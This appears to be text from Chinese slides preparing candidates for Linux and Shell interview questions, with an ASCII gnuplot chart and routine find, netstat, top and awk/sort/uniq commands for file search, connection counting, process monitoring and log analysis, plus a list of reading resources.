- set timefmt '%H:%M:%S';\
- set ydata time;\
- set format y '%H:%M:%S';\
- plot '<cat' using 2:1 with lines "

```
host:tools seveniruby$ cat /tmp/111.csv \
ed -n '/07:48:00/,/07:52:00/p'  \
nuplot -e \
t terminal dumb ;\
 datafile separator ',';\
 timefmt '%H:%M:%S';\
 ydata time;set format y '%H:%M:%S';\
ot '<cat' using 2:1 with lines\
```

```
2:00 +-------------------------------------------------------------------+
     |*         +          +          +         +          +            |
1:30 |**                                      '<cat' using 2:1 ******    |
     |**                                                                 |
     |**                                                                 |
1:00 |*+                                                                 |
     |*                                                                  |
0:30 |***                                                                |
     |**********                                                         |
     |********                                                           |
0:00 |************************************************************       |
     |**                                                                 |
9:30 |*+                                                                 |
     |*                                                                  |
     |*                                                                  |
9:00 |**                                                                 |
     |**                                                                 |
8:30 |**                                                                 |
     |**                                                                 |
     |*         +          +          +         +          +            |
8:00 +-------------------------------------------------------------------+
     0          500        1000       1500      2000       2500
```




```
07:51:30 |**                                      '<cat' using 2:1 *******+|
         |**                                                               +|
         |**                                                               +|
07:51:00 |*+                                                              +-|
         |*                                                                +|
07:50:30 |***                                                             ++|
         |**********                                                       +|
         |********                                                         +|
07:50:00 |************************************************************   +-|
         |**                                                               +|
07:49:30 |*+                                                              ++|
         |*                                                                +|
         |*                                                                +|
07:49:00 |**                                                              +-|
         |**                                                               +|
07:48:30 |**                                                              ++|
         |**                                                               +|
         |*         +          +          +         +          +           +|
07:48:00 +-------------------------------------------------------------------+
```

Linux 与 Shell 名企面试
考点梳理与真题剖析

Linux了解程度摸底

- 用过哪些命令
- 有没有写过脚本

Linux了解程度摸底

- 用过哪些命令：
  - 摸底你的Linux使用经验，需要根据用途分类回答
  - 常用的Linux基本操作命令：文件、网络、进程
  - 常用的数据分析工具：Linux三剑客、sort、uniq、head
- 有没有写过脚本
  - 摸底你的Linux使用深度，用脚本做过什么有价值的事情
  - 自动化任务（自动化测试、环境部署、任务调度）、数据分析

文件检索

- 找到特定目录下后缀为.jar的所有文件
- 在特定目录下找到包含特定数据的文件

答案

- find $ANDROID_HOME -name "*.jar"
- find $ANDROID_HOME -name "*.sh" -type f 2>/dev/null | xargs grep java

网络统计

- 查看当前开放的端口和进程
- 压测时统计当前机器的连接数

答案

- netstat -tlnp
- netstat -tnp | wc -l
- netstat -tnp | grep sshd | wc -l

性能统计

- 统计某个进程的cpu和mem的增长情况

答案

- top -b -p [pid] -d 1 -n 1 | tail -1 | awk '{print $9,$10}'

- while true; do
- sleep 1;
- top -b -p 705 -d 1 -n 1 | tail -1 | awk '{print $9,$10}';
- done

数据统计分析

- 有一份Nginx日志文件，第一列是ip，给出访问量前三的ip地址

答案

- awk '{print $1}' nginx.log | sort | uniq -c | sort -nr |head -3

总结

- 多数服务器部署在Linux、Unix系统上
- Linux、Android、Mac、iOS日常操作
- 持续集成任务调度，比如Jenkins的任务处理

自动化框架开源项目实战

Shell版本appium client开源项目实战

- 基于appium、adb
- 创建一个webdriver api类似的开源项目
- 实现android ios web的自动化测试

- 定向班、第八期、第九期、第十期四期学员练手实战

学习资源

- 高级Bash脚本编程指南
- LINUX与UNIX SHELL编程指南
- 鸟哥的Linux私房菜
- IBM DeveloperWorks
- Google